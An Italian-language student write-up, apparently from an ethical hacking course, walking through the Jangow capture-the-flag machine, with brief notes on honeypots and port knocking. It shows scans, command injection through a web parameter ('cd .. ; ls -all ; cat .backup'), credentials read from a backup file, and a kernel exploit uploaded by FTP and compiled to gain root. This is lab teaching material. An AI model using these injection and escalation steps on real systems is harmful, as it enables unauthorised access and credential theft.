```
root@blackbox:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
anna:x:1000:1000:anna:/home/anna:/bin/bash
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
milena:x:1001:1001:,,,:/home/milena:/bin/bash
marco:x:1002:1002:,,,:/home/marco:/bin/bash
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
federico:x:1004:1005::/home/federico:/bin/sh
root@blackbox:/#
```

ACCESSO ALL'SSH COME ROOT

Ad ulteriore conferma della riuscita dell'eliminazione dell'utente luca, lanciamo il comando cat /etc/passwd e notiamo che non c'è più alcuna traccia di luca all'interno della lista degli utenti del server.

```
root@blackbox:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
anna:x:1000:1000:anna:/home/anna:/bin/bash
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
milena:x:1001:1001:,,,:/home/milena:/bin/bash
marco:x:1002:1002:,,,:/home/marco:/bin/bash
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
federico:x:1004:1005::/home/federico:/bin/sh
root@blackbox:/#
```

HONEYPOT

HONEYPOT

Un honeypot, tradotto letteralmente come "barattolo del miele", è un sistema informatico appositamente congurato per attirare attacchi informatici. È come una trappola digitale che simula un sistema vulnerabile o attraente per gli hacker.
Funzionamento: Un honeypot viene popolato con dati che sembrano preziosi ma sono in realtà falsi o poco importanti. Quando un hacker cade nella trappola, i suoi comportamenti e le sue tecniche vengono monitorate e analizzate.
Scopi:
Rilevamento di minacce: Permette di identicare nuove minacce e le tecniche utilizzate dagli attaccanti.
Analisi forense: Fornisce dati dettagliati sugli attacchi, utili per migliorare le difese.
Distrazione: Può distogliere gli attacchi dai sistemi reali, fungendo da esca.
Tipi:
Esistono diversi tipi di honeypot, che variano in base alla complessità e al livello di interazione con l'attaccante.

COME FUNZIONA IL KNOCKING

COME FUNZIONA IL KNOCKING

Il knocking è una tecnica di accesso a un servizio di rete, come SSH, che prevede l'invio di una sequenza specica di pacchetti su porte diverse prima di potersi connettere al servizio vero e proprio. Questa tecnica rende più dicile individuare il servizio, poiché non è direttamente accessibile dalla porta standard.


- Funzionamento: Invece di connettersi direttamente alla porta SSH (solitamente la 22), si inviano pacchetti a una serie di porte prestabilite, in un ordine specico. Se la sequenza è corretta, il servizio SSH viene abilitato per un breve periodo, permettendo l'accesso.
- Scopo: Aumentare la sicurezza, rendendo più dicile per gli scanner automatici individuare il servizio.

BONUS 2

Cyber Security & Ethical Hacking - Build Week 2


JANGOW

SCANSIONE La prima mossa che ci è venuta in mente di fare è quella di eseguire una scansione con nmap con il comando nmap -p- sV seguito dall'ip della macchina vittima Dalla scansione risultano due porte aperte: 21 / ftp 80 / http La porta 21 è tradizionalmente associata al protocollo FTP (File Transfer Protocol), che è utilizzato per il trasferimento di file tra computer. Sebbene FTP sia stato ampiamente utilizzato in passato, la porta 21 può rappresentare una vulnerabilità per vari motivi quello che a noi interessa in questo caso è :
Accesso non autorizzato: Se la configurazione del server FTP non è corretta (ad esempio, se ci sono permessi di scrittura non adeguatamente limitati o directory non protette), un attaccante che riesce a entrare nel server FTP potrebbe essere in grado di caricare o scaricare file sensibili, modificare contenuti o addirittura compromettere ulteriormente il sistema.



┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.178.48
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-19 09:59 EST
Nmap scan report for jangow01.fritz.box (192.168.178.48)
Host is up (0.0011s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open ftp   vsftpd 3.0.3
80/tcp open http   Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.30 seconds
┌──(kali㉿kali)-[~]
└─$

JANGOW

Successivamente inserendo l’ip della macchina vittima nel browser di ricerca abbiamo avuto accesso al sito e dopo un po’ di navigazione in esso abbiamo trovato una shell nascosta in un tasto. Abbiamo usato questa shell nascosta per visionare tutte le directory presenti con il comando ls -all




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.178.48/

_____________

DIRB v2.22
By The Dark Raver
_____________

START_TIME: Tue Nov 19 10:19:04 2024
URL_BASE: http://192.168.178.48/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.178.48/ ----
+ http://192.168.178.48/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.178.48/site/

---- Entering directory: http://192.168.178.48/site/ ----
==> DIRECTORY: http://192.168.178.48/site/assets/
==> DIRECTORY: http://192.168.178.48/site/css/
+ http://192.168.178.48/site/index.html (CODE:200|SIZE:10190)
==> DIRECTORY: http://192.168.178.48/site/js/
==> DIRECTORY: http://192.168.178.48/site/wordpress/

---- Entering directory: http://192.168.178.48/site/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.178.48/site/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.178.48/site/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.178.48/site/wordpress/ ----
+ http://192.168.178.48/site/wordpress/index.html (CODE:200|SIZE:10190)

_____________

END_TIME: Tue Nov 19 10:19:06 2024
DOWNLOADED: 13836 - FOUND: 3
```


192.168.178.48/site/busque.p
http://192.168.178.48/site/bu
view-source:http://192.168.178.48/site/busque.php?buscar=cd .. ; ls -all
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Ess
1 total 16
2 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
6
7


JANGOW

RECUPERO CREDENZIALI Incuriositi dal file .backup decidiamo di aprirlo con il comando cat .backup All’interno del file abbiamo trovato le credenziali di accesso all’utente jangow01.


1 2 3 4
192.168.178.48/site/busque.p
http://192.168.178.48/site/bu
view-source:http://192.168.178.48/site/busque.php?buscar=cd .. ; ls -all ; cat .backup
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus
1 total 16
2 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
6 $servername = "localhost";
7 $database = "jangow01";
8 $username = "jangow01";
9 $password = "abygurl69";
10 // Create connection
11 $conn = mysqli_connect($servername, $username, $password, $database);
12 // Check connection
13 if (!$conn) {
14 die("Connection failed: " . mysqli_connect_error());
15 }
16 echo "Connected successfully";
17 mysqli_close($conn);
18
19

JANGOW

Una volta all’interno della macchina con il comando ls -la abbiamo trovato tutti i file compresi quelli nascosti nella directory nella quale ci troviamo.
con il comando cat user.txt apriamo il file all’interno del quale troviamo un codice hash: d41d8cd98f00b204e9800998ecf8427e


File Macchina Visualizza Inserimento Dispositivi Aiuto
UP BROADCAST RUNNING MULTICAST MTU:1500 MÃ©trica:1
pacotes RX:57 erros:0 descartados:13 excesso:0 quadro:0
Pacotes TX:6 erros:0 descartados:0 excesso:0 portadora:0
colisÃµes:0 txqueuelen:1000
RX bytes:4072 (4.0 KB) TX bytes:748 (748.0 B)
o Link encap:Loopback Local
inet end.: 127.0.0.1 Masc:255.0.0.0
endereÃ§o inet6: ::1/128 Escopo:MÃ¡quina
UP LOOPBACK RUNNING MTU:65536 MÃ©trica:1
pacotes RX:164 erros:0 descartados:0 excesso:0 quadro:0
Pacotes TX:164 erros:0 descartados:0 excesso:0 portadora:0
colisÃµes:0 txqueuelen:1
RX bytes:12112 (12.1 KB) TX bytes:12112 (12.1 KB)
jangow01@jangow01:~$ getuid
Comando 'getuid' nÃ£o encontrado, vocÃª quis dizer:
Comando 'setuid' do pacote 'super' (universe)
getuid: comando nÃ£o encontrado
jangow01@jangow01:~$ setuid
O programa 'setuid' nÃ£o estÃ¡ instalado no momento. Para executar 'setuid' por favor peÃ§a ao seu a
dministrador para instalar o pacote 'super'
jangow01@jangow01:~$ ls -la
otal 36
drwxr-xr-x 4 jangow01 desafio02 4096 Jun 10 2021 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw------- 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwx------ 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$


EXPLOIT PRIVILEGE ESCALATION

EXPLOIT PRIVILEGE ESCALATION Siccome questo hash non porta a nulla abbiamo deciso di cambiare approccio e di exploitare la macchiana per ottenere una escalation di privilegi e diventare root. Con il comando uname -a abbiamo ottenuto la versione dell' OS: la 4.4.0

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$
```


EXPLOIT

Con una breve ricerca su internet abbiamo trovato un exploit per la versione 4.13.9 che testandolo si è rivelato funzionante anche per questa versione. Una volta scaricato e effettuato l’accesso al protocollo ftp e cambiato directory sulla macchina vittima , con il comando put seguito dal nome del file abbiamo inviato tramite il protocollo ftp l’exploit.



EXPLOIT

Essendo scritto in C i comandi per eseguire l’exploit direttamente dalla macchina vittika sono gcc nome del fie.c -o jangow chmod +x jangow ./jangow



ROOT E CONCLUSIONE

Con il comando whoami possiamo vedere che il nostro stato è impostato su root. con il comando ls/root possiamo visualizzare tutti i file all’interno della directory e troviamo proof.txt

```
# whoami
root

# ls /root
proof.txt
# _
```

PROOF .TXT

```
# ls
45010.c  jangow  user.txt
# ls /root
proof.txt
# cat /root/proof.txt
                      @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@&#    #@@@@@@@@@&(.     /&@@@@@@@@@@
